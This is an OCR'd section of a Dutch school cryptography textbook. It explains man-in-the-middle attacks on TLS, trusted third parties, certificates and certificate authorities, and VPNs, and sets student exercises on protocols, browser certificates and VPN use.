
FIGUUR 6.5 SLEUTELPAAR INZICHTELIJK

Man-in-the-middle aanval en Trent

Bij uitwisseling van versleutelde berichten ligt een **man-in-the-middle-aanval** (MITM) op de loer. Daarbij kan de hacker (Eve) de berichten tussen twee personen (Alice en Bob) onderscheppen en aanpassen. Dat maakt het mogelijk voor Eve om toch de berichten te lezen en zelfs aan te passen. In de eerdere opdrachten ben je dat al tegengekomen. Ook bij de opdracht over de communicatie tussen een auto en de autosleutel dreigt een man-in-the-middle-aanval.

In het volgende filmpje wordt de MITM-aanval toegelicht. Eve heet daar Mallory.

https://maken.wikiwijs.nl/125852/Cryptografie#!page-4410777



FIGUUR 6.6 MAN-IN-THE-MIDDLE-AANVAL

Uit de beschrijving van het TLS-protcol zoals eerder beschreven kun je opmaken dat ook daar een man-in-the-middle-aanval op de loer ligt. Eve luistert overal mee en kan berichten aanpassen. Hieronder staat nogmaals de beschrijving van het TLS-protocol, met daarbij in het rood toegevoegd hoe Eve mee kan lezen.

- De browser stuurt een bericht naar de webserver om het eerste contact te leggen.
- De webserver stuurt het publieke slot terug.
- Eve vervangt dit slot door haar eigen publieke slot en stuurt dit naar de browser
- De browser geneert een sleutel voor symmetrische versleuteling, dit is de session key.
- De browser versleutelt de session key met behulp van het publieke slot van de ~~webserver~~ Eve en stuurt dit versleutelde bericht naar de ~~webserver~~ Eve.
- Eve ~~De webserver~~ ontcijfert dit bericht met haar privé-sleutel.
- Zowel browser als ~~webserver~~ Eve hebben nu de session key. Alle communicatie wordt nu symmetrisch versleuteld met de session key.
- Ondertussen stuurt Eve de berichten wel door naar de webserver zodat deze ook beschikt over de session key. Browser en server hebben niets in de gaten. Vanaf nu kan Eve alle berichten tussen browser en webserver afluisteren, ze heeft immers de session key.

Opdracht 110. Man-in-the-middle-aanval

29. Schrijf het bovenstaande scenario uit volgens de notatiewijze die je eerder hebt geleerd.
30. Speel het scenario na met behulp van de hangslotjes uit de eerdere opdracht.

Hoe zorgen we ervoor dat zo'n man-in-the-middle-aanval niet mogelijk is? Als je nou vooraf over alle publieke sloten zou beschikken, wordt het makkelijker. Maar dat is niet realistisch, hoe kom je aan al die publieke sloten?

Een mogelijke oplossing is het aanwijzen van een vertrouwde partij. Deze vertrouwde partij beschikt over de publieke sleutels van de verschillende personen of organisaties. Dit wordt wel een **Trusted Third Party (TTP)** genoemd.

Opdracht 111. Trent

We introduceren Trent: iemand die vertrouwd wordt door Alice en Bob en er wellicht voor kan zorgen dat Alice en Bob veilig kunnen communiceren. Trent is een Trusted Third Party.

We gaan er vanuit dat Trent de publieke sloten heeft van Alice en Bob. Trent heeft zelf ook een sleutelpaar met een privé-sleutel en publieke sloten. Alice, Bob en Eve hebben het publieke slot van Trent. De tabel hieronder toont het overzicht.

Wie	**Heeft**
Alice	Privé-sleutel van Alice Publiek slot van Alice, Trent
Bob	Privé-sleutel van Bob Publiek slot van Bob, Trent
Eve	Privé-sleutel van Eve Publiek slot van Eve, Trent
Trent	Privé-sleutel van Trent Publiek slot van Trent, Alice, Bob, Eve

31. Bedenk een protocol waarin Alice, met de hulp van Trent, veilig een bericht aan Bob kan sturen. Ga er vanuit dat Trent volledig betrouwbaar is, ook als hij berichten kan lezen. En dat Eve alle communicatie kan onderscheppen. Schrijf het protocol uit volgens de notatiewijze.

We gaan het iets moeilijker maken. Alice en Bob willen niet dat Trent hun berichten kan lezen. Alice wil dus het publieke slot van Bob verkrijgen via Trent. Misschien had je zelf al zo'n oplossing bedacht, bijvoorbeeld als volgt:

Alice vraagt het slot van Bob bij Trent, het bericht is versleuteld met de publieke sleutel van Trent. Trent stuurt dit slot, versleuteld met de publieke sleutel van Alice. Alice ontcijfert dit bericht en stuurt Bob een versleuteld bericht met behulp van de publieke sleutel van Bob.

32. Schrijf het bovenstaande protocol uit volgens de notatiewijze.
33. Dit protocol is kwetsbaar voor een MITM-aanval. Beschrijf hoe.
34. Bedenk een oplossing waardoor het niet meer kwetsbaar is voor een MITM-aanval. Beschrijf je oplossing in de formele notatie.
35. Speel het protocol na met behulp van de hangslotjes uit de eerdere opdracht.

Je ziet, met behulp van een Trusted Third Party, wordt veilige communicatie mogelijk. Maar hoe kom je aan het publieke slot van deze Trusted Third Party? Daar het gaat het volgende deel over.

6.3 Certificaten

Je hebt kunnen zien dat veilige communicatie tussen een browser en een webserver verloopt via HTTPS, waarbij gebruik wordt gemaakt van het TLS-protocol. Dat gaat ongeveer als volgt:

Browser → Server : Hallo Server, mag ik je publieke slot?

Server → Browser : Publieke Slot Server

Browser : Publieke Slot Server

Browser → Server : {Session Key}$^{\text{Publieke Slot Server}}$

Server : Session Key

Server → Browser : {Data}$^{\text{Session Key}}$

Browser : Data (bijvoorbeeld een HTML-site)

Browser → Server : {Data}$^{\text{Session Key}}$


Server : Data (bijvoorbeeld gegevens uit een formulier)

Je hebt ook gezien dat een Man-In-The-Middle-Attack op de loer ligt. De browser weet niet zeker of het publieke slot dat wordt ontvangen ook echt van de webserver is en niet van een hacker die probeert mee te luisteren.

Toch kun je in de browser zien van wie de publieke sleutel is in het **certificaat**. Certificaten zijn een soort digitale paspoorten.

Opdracht 112. Bekijk de certificaten


In deze opdracht ga je de certificaten bekijken van enkele websites. Die kun je meestal vinden door op het slotje in de adresbalk te klikken, zie de figuur hieronder.



FIGUUR 6.7 CERTIFICAAT BEKIJKEN

Eventueel moet je zelf even op internet zoeken hoe je het certificaat in jouw browser kunt bekijken. Zoek bijvoorbeeld op ‘view certificate <naam browser/platform>’, bijvoorbeeld ‘view certificate android’

36. Open minstens drie website via HTTPS en zoek de volgende informatie in het certificaat. We hebben er eentje alvast ingevuld voor Gmail.



FIGUUR 6.8 CERTIFICAAT VAN GMAIL

	Gmail	Site 1	Site 2	Site 3
De URL	mail.google.com			
De eigenaar van het certficaat (kijk bij Details -> Subject	Google LLC			
De sleutellengte van de sleutel (kijk bij Details -> Public Key)	256 bits			
De verloopdatum van het certificaat (valid to)	29 september 2020			
De uitgever van het certificaat (issuer)	GTS CA 1O1			

Het maken van een certificaat is niet zo moeilijk. Hoe weet je toch zeker dat het certificaat echt is? Certificaten worden uitgegeven door **certificaat-autoriteiten (CA).** Een CA is een trusted third party, die veilige communicatie tussen een browser en webserver mogelijk maakt. In je browser staat een lijst van vertrouwde certificaat-autoriteiten. Als de browser het certificaat met daarin de publieke sleutel van de webserver ontvangt, controleert de browser of het certificaat is uitgegeven door een vertrouwde CA. Zo niet, dan krijg je een melding.

Opdracht 113. Ongeldig certificaat

Op de site BadSSL vind je voorbeelden van certificaten die niet geldig zijn. SSL is de voorloper van TLS, vandaar de naam BadSSL.

https://badssl.com/

Je kunt nu kijken wat er gebeurt als het certificaat niet geldig is.

37. Probeer de onderstaande situaties. Open de website en bekijk het certificaat. Kun je zien in het certificaat wat er niet klopt? En wat voor melding geeft je browser?

- Het certificaat is verlopen (expired).
- De URL in het certificaat komt niet overeen met de werkelijke URL (wrong host)

- De uitgever van het certificaat (CA) staat niet in je lijst met vertrouwde certificaten (untrusted-root)

Opdracht 114. Site zonder HTTPS


Ze zijn er steeds minder: website die niet communiceren via HTTPS, maar via HTTP.

38. Kijk eens of je twee van zulke sites kunt vinden. Hoe zie je dat in de browser? Is het erg dat deze sites geen gebruikmaken van HTTPS?

☆Opdracht 115. Stamcertificaten

Probeer van je browser de lijst van vertrouwde certificaten te achterhalen. Dit noemt wel ook wel stamcertificaten of root certificates. De certificaten staan in de root certificate store. Zoek zelf op internet hoe je de root certificate store van je browser kunt vinden.

39. Kun je het onderstaande stamcertificaat vinden?



FIGUUR 6.9 STAMCERTIFICAAT STAAT DER NEDERLANDEN

6.4 VPN

Wellicht heb je er wel eens van gehoord: VPN, oftewel Virtual Private Netwerk. VPN wordt gebruikt voor verschillende doeleinden. VPN wordt gebruikt met onder meer de volgende doelen:


1. Een bedrijf biedt medewerkers de mogelijkheid om thuis te werken en toch toegang te krijgen tot bestanden die normaliter alleen bereikbaar zijn vanuit het interne netwerk. De medewerker start een VPN-verbinding met het systeem van het bedrijf en kan op die manier toch bij bijvoorbeeld een gedeelde map, of het intranet. De verbinding tussen de computer van de medewerker en de servers van het bedrijf is versleuteld.
2. Als je niet wilt dat websites weten waar je vandaan komt, kun je internetten via een VPN-server. Het lijkt voor de website alsof je vanuit de VPN-server internet. Op die manier kun je anoniem blijven.

3. Als je toegang wilt tot internetdiensten die alleen vanuit bepaalde landen bereikbaar zijn, kun je via een VPN-server in dat land toch toegang krijgen tot de website.
4. Hackers gebruiken het om onzichtbaar te blijven, men kan immers niet zien waar de hacker eigenlijk is.

Op de site van VPNGids.nl vind je meer informatie over VPN's, zie:

https://www.vpngids.nl/vpn-info/wat-is-een-vpn/

Een bedrijf dat VPN-verbindingen aanbiedt koopt of huurt servers in verschillende landen. Klanten kunnen een VPN-verbinding opzetten met zo'n server. Hieronder zie je een schermafbeelding van de servers die ProtonVPN aanbiedt. Het is belangrijk dat de servers een goede internetverbinding hebben, zeker als mensen video gaan streamen.



FIGUUR 6.10 LOCATIES VPN-SERVERS VAN PROTONVPN

Opdracht 116. installeer VPN op je mobiele telefoon

Het doel van deze opdracht is dat je een VPN-verbinding installeert op je telefoon. Je kunt een gratis VPN-provider kiezen of een betaalde met een gratis proefperiode.

a) Installeer de VPN

Kies een gratis provider via: https://www.vpngids.nl/beste-vpn/gratis-vpn/. Je kunt bijvoorbeeld kiezen voor ProtonVPN.

Op de volgende pagina's staat hoe je dit kunt instellen op je telefoon:

- Android: https://www.vpngids.nl/instellen/vpn-instellen-android/
- iPhone: https://www.vpngids.nl/instellen/vpn-instellen-ios-iphone-ipad/
- Algemeen: https://www.vpngids.nl/instellen/

Maak een verbinding met een VPN-server in het buitenland.

b) Kijk live televisie via NPO

Probeer nu live tv te kijken via https://www.npostart.nl/live of via de NPO Start app. Als het goed is krijg je de volgende melding.

FIGUUR 6.11 JE KUNT VIDEO'S VAN NPO NIET VANUIT HET BUITENLAND BEKIJKEN

De NPO heeft namelijk de optie om live vanuit het buitenland te kijken afgesloten.

c) Kijk naar het IP-adres

Ga naar de volgende website: https://www.watismijnipadres.nl/

Doe dit twee keer: één keer met VPN, één keer zonder VPN.

Als het goed is zie je in beide gevallen verschillende IP-adressen. Ook de aangegeven locatie verschilt.

Opdracht 117. Vragen over VPN

Beantwoord de volgende vragen.

a) Je bent op vakantie in het buitenland, en je wilt live televisie kijken via de NPO. Kijken vanuit het buitenland is echter afgesloten door de NPO. Wat kun je doen om toch te kijken via de site van de NPO?

b) Iemand surft op het internet en gaat naar NU.nl. Vervolgens wil deze persoon anoniem blijven voor NU.nl. Hij zet daarom eerst een VPN verbinding op en surft dan naar NU.nl. In hoeverre is deze persoon anoniem voor NU.nl?

c) Een zakenman zit in een cafe en maakt met zijn laptop verbinding met het onbeveiligde Wifi-netwerk. Een tafeltje verderop zit een hacker die meeluistert op het Wifi-netwerk en op die manier

probeert login gegevens te achterhalen van mensen. De zakenman werkt echter altijd via een VPN-verbinding. Is hij beschermd tegen de hacker?

d) Een Nederlandse hacker breekt in op website in Amerika. De beheerders van de website zien dat hij dat doet via een VPN-server die in Nederland staat. De beheerders nemen contact op met de Nederlandse politie, de cyberagenten willen deze hacker opsporen, kan dat?